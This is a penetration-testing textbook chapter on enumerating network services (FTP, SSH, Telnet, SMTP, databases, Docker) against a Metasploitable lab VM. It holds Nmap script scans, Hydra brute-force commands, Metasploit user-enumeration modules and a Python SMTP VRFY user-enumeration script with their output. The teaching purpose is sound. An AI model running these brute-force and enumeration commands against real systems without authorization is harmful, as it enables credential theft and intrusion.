CHAPTER

6

Advanced Enumeration Phase

In this chapter, you will learn how to handle the enumeration phase in a penetration testing engagement. Enumeration in our discussion means collecting the necessary information that will allow us to exploit the specific service (e.g., FTP, SSH, etc.). For example, the SSH service brute-force enumeration will enable us to reveal valid credentials, so we can use it to exploit and log in to the remote host. Another common practice is to use Nmap scripts so we can gather the necessary information such as remote users, service versions, remote code execution exploitation, and much more. This chapter won't cover all the services, but the most crucial part is that you understand the concept of the enumeration process so that you can apply it to any type of service.

This chapter covers the enumeration of the following services:

- FTP
- SSH
- Telnet
- SMTP
- POP3 and IMAP4
- Microsoft SQL
- Oracle Database Server
- MySQL
- Docker Engine

Kali Linux Penetration Testing Bible. Gus Khawaja

- Jenkins
- HTTP/S
- RDP
- VNC
- SMB
- SNMP

Transfer Protocols

Previously in this book, you learned you how to scan the network and identify the services on each host. At this stage, you know how to use Nmap to get the job done. After scanning each host, we need to start investigating potential vulnerabilities to exploit. For example, you found that your target is a Linux host, and it's using SSH as a service to allow remote users to authenticate into the host. Do you know what to do next? In the upcoming sections, you'll see the logical structure that will allow you to enumerate each popular service.

FTP (Port 21)

The File Transfer Protocol (FTP) is used to transfer files between a client and a remote server. The latter is used to stock files so you can access them remotely. Sometimes FTP is used by web applications to synchronize the hosted source code (e.g., HTML, JavaScript, etc.). Two secure implementations of FTP are FTPS and SFTP. Secure File Transfer Protocol (SFTP) uses the SSH protocol to transmit files (by default, it uses the same port 22 of SSH). On the other hand, the File Transfer Protocol Secure (FTPS) uses SSL to encrypt the file transfer, and it uses ports 989 and 990 for this purpose.

These are the common weaknesses in the FTP protocol:

- Login credentials are sent in cleartext.
- File transmission is not encrypted.

Exploitation Scenarios for an FTP Server

It's important to understand at this stage how the exploitation will look for this service (you need to know ahead of time what you're looking for, or else you're just scanning with eyes closed). An FTP server can be exploited in different ways. Here are the common scenarios that you will encounter during your engagement:

- Credentials brute-force
- Sniffing for cleartext credentials
- Sniffing for unencrypted files

- Anonymous access
- Finding a public exploit associated with the target FTP server version (in the next chapter, you will learn how to search for public exploits)

Enumeration Workflow

Throughout this chapter, you will learn about each service enumeration workflow through real examples (an example is worth a trillion words). In this example, the target host is a Linux-vulnerable VM, and it's called Metasploitable version 2; you can get a VM copy of this host from `information.rapid7.com/download-metasploitable-2017.html`.

Service Scan

In the first step, we will run a basic service scan in Nmap to get an idea of the target FTP server:

```
root@kali:~# nmap -sV -O -sC -p21 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 14:33 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00062s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:D2:1A:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Continues

(continued)

```
OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
```

According to the previous scan results, we have identified the following (we will validate the information during the exploitation phase):

- We can log in to the FTP server with anonymous credentials.
- The FTP server version is vsftpd 2.3.4.
- We got an acknowledgment that the communication is in cleartext.

Advanced Scripting Scan with Nmap

The basic script scan `-sC` (technically it's called the *default script*) does not scan for everything. In this step, we will include all the script scanning functionalities in Nmap for the FTP service using the `–script=ftp*` option. Probably you're asking yourself, "Why didn't I run this scan from the beginning?" Being patient, and learning about your target one step at a time, will give you a different angle and give you the ability to make better choices. (Penetration testing is not about running scanners; it's a methodology.)

```
root@kali:~# nmap -sV -O --script=ftp* -p21 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 14:41 EDT
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
NSE: [ftp-brute] usernames: Time limit 3m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 3m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 3m00s exceeded.
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00031s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 1166 guesses in 181 seconds, average tps: 6.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
```

```
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-
download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/
modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
[...]
```

The following are the amazing results found in the preceding scripting scan (we will exploit them in the next chapter):

- Acknowledgment of the anonymous login (we already found it in the first scan).
- Brute-force was able to find account credentials.
- We found that the server version can be exploited.

More Brute-Forcing Techniques

If you want to run an additional brute-force scan, then you can use Hydra to get the job done:

```
root@kali:~# hydra -t 10 -L /opt/SecLists/Usernames/top-usernames-shortlist.
txt -P /opt/SecLists/Passwords/xato-net-10-million-passwords-1000.txt ftp://
metasploitable.KCorp.local
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-04
20:07:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 17000 login tries
(l:17/p:1000), ~1700 tries per task
```

Continues

(continued)

```
[DATA] attacking ftp://metasploitable.KCorp.local:21/
[STATUS] 190.00 tries/min, 190 tries in 00:01h, 16810 to do in 01:29h,
10 active
[21][ftp] host: metasploitable.KCorp.local   login: ftp   password:
123456789
[...]
```

The Hydra command uses the following options:

- `t 10`: Run with 10 parallel threads
- `L`: Path to the users file
- `P`: Path to the passwords file

In the next chapter, we will go over the exploitation phase (the information in this chapter is an input for the exploitation phase). At this stage, we're gathering information about how we can exploit each service separately.

SSH (Port 22)

We already learned in the previous chapters how the SSH protocol works. If you're not familiar with the difference between public keys and private keys and how they are used in the SSH protocol, please go back to the first chapter of this book where I covered this topic with examples.

Exploitation Scenarios for an SSH Server

An SSH server can be exploited in different ways; here are the common scenarios that you should be looking for (again, you need to know what the exploitation of the service will look like):

- Credentials brute-force (this is our main target during the enumeration phase).
- Appending a public key to the `authorized_keys` file on the server (but you will need a shell to be able to write into that file; in other words, you will need to have access to the host first).
- SSH can be used to pivot to another host on the network. This can be achieved if one host is compromised and the attacker has access to the public and private keys on the victim's host (pivoting is a post-exploitation task).
- Find a public exploit associated with the target Telnet server version.
- If the attacker can read the `authorized_keys` file of a DSA (not RSA) algorithm, then the attacker can use the public generated private keys and try to match it to the public key inside the `authorized_keys` file. (You will need a remote shell first or to read the file using the "local file inclusion"

vulnerability of a web application. We will elaborate on LFI in the upcoming chapters.) Once the attacker knows the private key associated with that public key, then the attacker can use the following command:

```
$ssh -i [private key file] [user@ftp_server_ip]
```

You can read a detailed article about the latter attack here:

```
https://github.com/g0tmi1k/debian-ssh
```

Advanced Scripting Scan with Nmap

Let's run a quick enumeration task to get information about the SSH server on the Metasploitable host:

```
root@kali:~# nmap -sV -O -sC -p22 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-05 10:55 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 00:0C:29:D2:1A:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
[...]
```

The only information in the previous scan results is the version of the remote SSH server.

Next, we need to run the full script scan with Nmap to see whether we can catch more issues with the target SSH server:

```
root@kali:~# nmap -sV -O --script=ssh* -p22 -T5 metasploitable.kcorp
.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-05 11:00 EDT
[...]
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00075s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
```

Continues

(continued)

```
|     publickey
|_    password
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 204 guesses in 181 seconds, average tps: 1.2
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
[...]
```

The previous results show that Nmap found a valid credential to authenticate remotely into the SSH server. Remember that this finding is significant because, with those credentials, we can have remote access to the target server.

Brute-Forcing SSH with Hydra

Like we did in the FTP brute-force, we can use Hydra for SSH as well. We will use the same options that we used for the FTP scenario:

```
root@kali:~# hydra -t 10 -L /opt/SecLists/Usernames/top-usernames-
shortlist.txt -P /opt/SecLists/Passwords/xato-net-10-million-
passwords-1000.txt ssh://metasploitable.KCorp.local
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-05
11:11:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 17000 login tries
(l:17/p:1000), ~1700 tries per task
[DATA] attacking ssh://metasploitable.KCorp.local:22/
[STATUS] 130.00 tries/min, 130 tries in 00:01h, 16870 to do in 02:10h, 10
active
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-05
14:34:08
```

Unfortunately, the previous scan output did not find any results. In the next section, "Advanced Brute-Forcing Techniques," you'll learn how to run brute-force attacks like a champion.

Advanced Brute-Forcing Techniques

Now it's time to start using Metasploit so that we can leverage our brute-force scan technique. In the previous example, you saw that we didn't find any credentials. In fact, we tried to run a blind brute-force attack against my target host. In this example, we will use Metasploit to scan for valid usernames on the Metasploitable host first; then, we will attack those specific users instead of just guessing. To run Metasploit, we will type **`msfconsole`** into our terminal window:

```
root@kali:~# msfconsole
```

After that, the Metasploit window is loaded, and we will perform the following actions:

1. Use the enumeration module called `ssh_enumusers`.
2. Identify the Metasploitable IP address.
3. Set the remote SSH port number.
4. Pinpoint the path to the user's dictionary file.
5. Set the number of parallel threads execution to 25.
6. Finally, run it.

```
msf5 > use auxiliary/scanner/ssh/ssh_enumusers
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 172.16.0.101
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE
/usr/share/wordlists/metasploit/namelist.txt
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set PORT 22
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set THREADS 25
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.16.0.101:22 - SSH - Using malformed packet technique
[*] 172.16.0.101:22 - SSH - Checking for false positives
[*] 172.16.0.101:22 - SSH - Starting scan
[+] 172.16.0.101:22 - SSH - User 'backup' found
[+] 172.16.0.101:22 - SSH - User 'dhcp' found
[+] 172.16.0.101:22 - SSH - User 'ftp' found
[+] 172.16.0.101:22 - SSH - User 'games' found
[+] 172.16.0.101:22 - SSH - User 'irc' found
[+] 172.16.0.101:22 - SSH - User 'mail' found
[+] 172.16.0.101:22 - SSH - User 'mysql' found
[+] 172.16.0.101:22 - SSH - User 'news' found
[+] 172.16.0.101:22 - SSH - User 'proxy' found
[+] 172.16.0.101:22 - SSH - User 'root' found
[+] 172.16.0.101:22 - SSH - User 'service' found
[+] 172.16.0.101:22 - SSH - User 'snmp' found
```

Continues

(continued)

```
[+] 172.16.0.101:22 - SSH - User 'syslog' found
[+] 172.16.0.101:22 - SSH - User 'user' found
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_enumusers) >
```

A lot of usernames have been found in the previous output results. Next, we will save all the usernames in a `users.txt` file and store the file in the root home directory.

Take note that we are using a smaller password dictionary file in the following example to finish faster. Finally, we are using the option `-e nsr` for the following reasons:

- `"n"` stands for null password (the password is empty).
- `"s"` stands for log in as *password* (username=password).
- `"r"` stands for reversed login (e.g., if the username is root, then the password will be *toor*).

```
root@kali:~#  hydra -t 10 -e nsr -L /root/users.txt -P
/opt/SecLists/Passwords/darkweb2017-top100.txt ssh://metasploitable.
KCorp.local
[...]
[22][ssh] host: metasploitable.KCorp.local   login: service   password:
service
[22][ssh] host: metasploitable.KCorp.local   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
```

In the next chapter, we will exploit the results we found earlier. Additionally, we will delve deep into each SSH exploitation scenario.

Telnet (Port 23)

Telnet is an old way to connect to a remote host using the TCP protocol on port 23 to manipulate the host using the command line (like SSH). Unlike SSH, Telnet communication is not secure, and it's transmitted in cleartext. This protocol was commonly used in legacy networking devices and in Windows operating systems as well. These days we rarely see this protocol enabled in companies, but it's there, and the administrator of the server can enable it whenever they want.

These are the common weaknesses in Telnet:

- Login credentials are sent in cleartext.
- Command-line text is not encrypted.

Exploitation Scenarios for Telnet Server

A Telnet server can be exploited in different ways. Here are the common scenarios that you will encounter during your engagement:

- Credentials brute-force
- Sniffing for cleartext credentials
- Sniffing for unencrypted command lines
- Finding a public exploit associated with the target Telnet server version

Enumeration Workflow

There are three tasks that we will execute for this advanced enumeration workflow:

- Basic service scan using Nmap
- Advanced scripting scan using Nmap
- Brute-forcing credentials using Hydra

Service Scan

In the first step, we will run a basic service scan in Nmap to get an idea of the target Telnet Metasploitable server:

```
root@kali:~# nmap -sV -O -sC -p23 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-08 13:39 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00048s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:D2:1A:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[...]
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
```

Advanced Scripting Scan

The next step is to scan for more weaknesses using the Nmap full Telnet scripting scan:

```
root@kali:~# nmap -sV -O --script=telnet* -p23 -T5 metasploitable.kcorp
.local
[...]
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
| telnet-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 1227 guesses in 184 seconds, average tps: 6.6
| telnet-encryption:
|_  Telnet server does not support encryption
[...]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[...]
Nmap done: 1 IP address (1 host up) scanned in 185.20 seconds
```

According to the previous output results, we conclude the following:

- We can log in remotely to the Telnet server with username=user and password=user.
- We get acknowledgment that the communication is not encrypted.

Brute-Forcing with Hydra

Just to double-check, we will run Hydra to see whether we can find more credentials than Nmap:

```
root@kali:~# hydra -t 10 -e nsr -L /opt/SecLists/Usernames/top-usernames-
shortlist.txt -P /opt/SecLists/Passwords/darkweb2017-top100.txt telnet://
metasploitable.KCorp.local
[...]
[23][telnet] host: metasploitable.KCorp.local   login: user   password:
user
```

Hydra found the same credentials account.

E-mail Protocols

There are three e-mail protocols that you'll need to understand for your enumeration and exploitation phases:

- *SMTP*: Simple Mail Transfer Protocol is used to send e-mails, and it uses TCP port 25. SMTP can be used over SSL using port 465.

- *POP3*: Post Office Protocol V3 is used to receive e-mails, and it uses port 110. POP3 over SSL uses port 995.
- *IMAP4*: Internet Message Access Protocol V4 is used to store and manage e-mails on the server, and it uses port 143. IMAP4 over SSL uses port 993.

SMTP (Port 25)

We will use the vulnerable Metasploitable host for this example. But before proceeding, let's try to understand what we're looking for at this stage:

- Check whether the server supports the `VRFY` command so we can enumerate users.
- Check if there is a public exploit for the target server. (We will discuss this point in Chapter 7, "Exploitation Phase.")

Nmap Basic Enumeration

I will use the Nmap basic enumeration command to evaluate the target host:

```
root@kali:~# nmap -sV -O -sC -p25 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 14:25 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
[...]
```

In the previous results, we have two findings:

- We found that the server supports the `VRFY` command. This command will allow us to enumerate the users on the server.
- We have the version of the SMTP e-mail server.

Nmap Advanced Enumeration

Next, we will use Nmap's power and its advanced features to get even more information:

```
root@kali:~# nmap -sV -O -p25 --script=smtp* -T5 metasploitable.kcorp
.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 14:38 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00050s latency).
```

Continues

(continued)

```
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests
failed
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
[...]
```

There are two things to note in the previous scan results:

- Nmap was not able to list the users on the server. (Nmap used the RCPT method to enumerate users.)
- The server is not vulnerable to the exploit smtp-vuln-cve2010-4344.

Enumerating Users

In the previous Nmap scan, we weren't able to enumerate the users on the server, and I'm glad to see that. Don't always count on a scanner to get the job done!

Remember that you learned that the `VRFY` command will allow you to enumerate users? Let's put it into practice. We will use `netcat` to connect to the server and look for two users:

- User *gus*, which doesn't exist
- User *root*, which exists on the server

```
root@kali:~# nc 172.16.0.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY gus
550 5.1.1 <gus>: Recipient address rejected: User unknown in local
recipient table
VRFY root
252 2.0.0 root
^C
root@kali:~#
```

The preceding methodology is a manual one. It's a guessing game and is not professional. You learned from the preceding example how it works. But to really enumerate the users, we need to use an automated scan. In the following example, we will use Metasploit's `smtp_enum` module:

```
msf5 > use auxiliary/scanner/smtp/smtp_enum
msf5 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 172.16.0.101
RHOSTS => 172.16.0.101
```

```
msf5 auxiliary(scanner/smtp/smtp_enum) > run
[*] 172.16.0.101:25       - 172.16.0.101:25 Banner: 220
metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 172.16.0.101:25       - 172.16.0.101:25 Users found: , backup, bin,
daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man,
mysql, news, nobody, postfix, postgres, postmaster, proxy, service,
sshd, sync, sys, syslog, user, uucp, www-data
[*] 172.16.0.101:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

Again, running the automated tools did not give us an accurate result. If you look closely at the previous manual example, the `VRFY` command responded that the user root exists but the `smtp_enum` module did not show that user. This is where the programming languages come in handy at this level. In the next example, you will learn how to develop your own script using Python. (Don't worry if you don't completely understand it; later in this book you will learn about the Python language in more detail.)

```
import socket
import sys
import time

def print_welcome():
    print ("\r\nWelcome to the SMTP user enumeration super scan\r\n")
    print ("================================================")

def enumerate_smtp(ip_address):
    # Path to the users dictionary file
    users_file_path= "/usr/share/metasploit-framework/data/wordlists/
unix_users.txt"
    # Open the text file in Read mode and start enumerating
    with open(users_file_path,'r') as users_file:
        for user in users_file:
            # Clean-up the user value
            user = user.strip()
            # Do not process an empty user value
            if user == "":
                continue
            try:
                # Create a Socket object
                sok=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                # Connect to the SMTP Server
                sok.connect((ip_address,25))
                # Receive the banner from the server first
                sok.recv(1024)
                # Verify if the user exists on the server using the VRFY
                command
                sok.send('VRFY ' + user + '\r\n')
```

Continues

(continued)

```
                # Sleep for 1 second so we don't flood the server
                time.sleep(1)
                # Get the response from the server
                results=sok.recv(1024)
                if (not "rejected" in results):
                    print ("%s : Found" % user)
            except Exception:
                print ("An error occured!")
            finally:
                # Close the connection socket
                sok.close()
    # Let the user know that we finished
    print ("\r\nThe program has finished enumerating users.\r\n")
def main():
    print_welcome()
    enumerate_smtp(sys.argv[1])
if __name__ == '__main__':
    main()
```

Let's try to run the previous Python code in the terminal window:

```
root@kali:~# python ./smtp_users.py 172.16.0.101

Welcome to the SMTP user enumeration super scan
================================================
backup : Found
bin : Found
daemon : Found
distccd : Found
ftp : Found
games : Found
gnats : Found
irc : Found
libuuid : Found
list : Found
lp : Found
mail : Found
man : Found
mysql : Found
news : Found
nobody : Found
postfix : Found
postgres : Found
postmaster : Found
proxy : Found
root : Found
ROOT : Found
service : Found
sshd : Found
sync : Found
sys : Found
```

```
syslog : Found
user : Found
uucp : Found
www-data : Found

The program has finished enumerating users.
```

That's what I call enumerating like a boss!

POP3 (Port 110) and IMAP4 (Port 143)

At this stage, all we want to do is to access the inbox of an existing user on the server. For this to work, we need to make sure that the mail server is installed on the target host; thus, we will see the following:

- POP3 port 110 open, and maybe the server allows POP3 over SSL (using port 995)
- IMAP4 port 143 open, and maybe the server allows IMAP over SSL (using port 993)

A quick Nmap scan to our target mail server will give us the information that we're looking for (this is a Linux mail server and not the Metasploitable host):

```
root@kali:~# nmap -sV -O -sC -p 110,995,143,993 mail.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-10 14:26 EDT
Nmap scan report for mail.kcorp.local (172.16.0.100)
Host is up (0.00035s latency).

PORT    STATE SERVICE VERSION
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL RESP-CODES STLS AUTH-RESP-CODE PIPELINING TOP
CAPA UIDL
[...]
143/tcp open  imap    Dovecot imapd
[...]
993/tcp open  imaps?
[...]
995/tcp open  pop3s?
[...]
```

Brute-Forcing POP3 E-mail Accounts

The best way to take advantage of a brute-force for POP3 is to be able to extract the users first and save them to a file (we already did that in the SMTP users enumeration part):

```
$ hydra -L [users file] -P [passwords file] pop3://[IP]
```

In the next chapter, you will learn how to exploit and get into the inbox of the user `gus@kcorp.local` on the server scanned earlier: `mail.kcorp.local`. For the time being, focus on the concept of enumeration.

Database Protocols

Databases are the center of data; black-hat hackers target mainly data during their attacks. You should consider prioritizing this process since it contains your client/employer's main security risk. Application security specialists spend most of their time hardening the databases. Still, what if your client/employer is not following this practice? Then you have plenty of fun waiting for you. This section covers the following databases technologies:

- Microsoft SQL Server
- Oracle database
- MySQL

At this stage, you know the steps of advanced enumeration. So, for this section, you will learn briefly the required commands for each database vendor.

Microsoft SQL Server (Port 1433)

Microsoft SQL Server is the most popular database engine on the market right now. All the companies that I've worked with use Microsoft SQL Server for storing their data (no exceptions). During the enumeration phase, you should be looking for these two things:

- Brute-forcing credentials (*sa* is a common username that is used in SQL Server users). Remember to enumerate for users first.
  - Brute-force of Microsoft SQL Server

    ```
    $ hydra -L [users file] -P [passwords file] mssql://[IP]
    ```

  - Basic enumeration scan of Microsoft SQL Server

    ```
    $nmap -sV -O -sC -p 1433 [IP Address]
    ```

  - Advanced enumeration scan of Microsoft SQL Server

    ```
    $nmap -sV -O -p 1433 --script=ms-sql* [IP Address]
    ```

- Identifying if the installed version is exploitable (missing a patch)

Oracle Database Server (Port 1521)

The Oracle database server uses TCP port 1521, and the same concepts apply to it as Microsoft SQL Server when it comes to enumeration:

- Brute-forcing credentials
- Identifying if the installed version is exploitable
- Basic enumeration scan of Oracle database

```
$nmap -sV -O -sC -p 1521 [IP Address]
```

- Advanced enumeration scan of Oracle database

```
$nmap -sV -O -p 1521 --script=oracle* [IP Address]
```

- Brute-force of Oracle database

```
$ hydra -s 1521  -L [users file] -P [passwords file] [IP]
```

MySQL (Port 3306)

The MySQL database server uses TCP port 3306, and the same concepts apply to it when it comes to enumeration as previously discussed:

- Brute-forcing credentials
- Identifying if the installed version is exploitable
- Basic enumeration scan of MySQL

```
$nmap -sV -O -sC -p 3306 [IP Address]
```

- Advanced enumeration scan of MySQL

```
$nmap -sV -O -p 1521 --script=mysql* [IP Address]
```

- Brute-force of MySQL

```
$ hydra  -L [users file] -P [passwords file] MySQL://[IP]
```

CI/CD Protocols

Continuous integration/continuous deployment (CI/CD) is the latest trend in projects, and it's closely related to DevOps. In this section, we will target two main tools used for the CI/CD pipeline:

- Docker containers
- Jenkins

Docker (Port 2375)

Appendix B covers Docker technology. You are highly encouraged to check it out before proceeding with this topic. Generally, a host running Docker will be completely transparent for you, and you won't be able to assume that the target host has Docker installed (check the following example). Docker containers will be running on a separate network, and it's for the user to choose to open these ports. (I'm assuming you understand this point already. If not, please refer to the appendix.) I've seen cases where employees will install Docker on the cloud and start opening ports on the internet, and that's good for us—we need people like this to hack into the systems!

Sometimes, these DevOps analysts will go beyond imagination and open the Docker engine port TCP 2375, aka a Docker daemon. If this happens, that means we can manipulate the Docker engine remotely by creating containers and much more.

So, what does it look like to scan a host where Docker is installed and *not* have the daemon port opened? In the following example, we will scan a Linux host where Docker is installed and we have a mail container running as well:

```
root@kali:~# nmap -sV -p- -T5 172.16.0.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 09:51 EDT
Nmap scan report for 172.16.0.100
Host is up (0.00075s latency).
Not shown: 65525 closed ports
PORT     STATE SERVICE  VERSION
25/tcp   open  smtp     Postfix smtpd
80/tcp   open  http     nginx
110/tcp  open  pop3     Dovecot pop3d
143/tcp  open  imap     Dovecot imapd
443/tcp  open  ssl/http nginx
465/tcp  open  ssl/smtp Postfix smtpd
587/tcp  open  smtp     Postfix smtpd
993/tcp  open  imaps?
995/tcp  open  pop3s?
4190/tcp open  sieve    Dovecot Pigeonhole sieve 1.0
MAC Address: 00:0C:29:55:E6:4B (VMware)
Service Info: Host: mail.kcorp.local
[...]
```

In the previous scan results, nothing is showing that the host has a Docker engine installed. All we're seeing is that this host has a mail server running, but the containerization is invisible.

Now, we have a second host for CI/CD running, and it has the Docker daemon port open (TCP 2375). On this Linux host, we have Docker installed and running a Jenkins container.

```
root@kali:~# nmap -sV -p- -T5 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 10:06 EDT
```

```
Nmap scan report for 172.16.0.103
Host is up (0.00082s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
2375/tcp  open  docker  Docker 19.03.8
8080/tcp  open  http    Jetty 9.2.z-SNAPSHOT
50000/tcp open  http    Jenkins httpd 2.60.3
MAC Address: 00:0C:29:96:F8:6C (VMware)
```

Now, if we run the Nmap script scan against the Docker port, we'll see more details, but nothing that will lead us to a real exploitation scenario (we'll exploit it in the next chapter):

```
root@kali:~# nmap -sV -O --script=docker* -p 2375 -T5 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 11:31 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
2375/tcp open  docker  Docker 19.03.8
| docker-version:
|   GoVersion: go1.13.8
|   KernelVersion: 5.4.0-37-generic
|   Platform:
|     Name:
|   Arch: amd64
|   GitCommit: afacb8b7f0
|   Components:
|     [...]
```

Jenkins (Port 8080/50000)

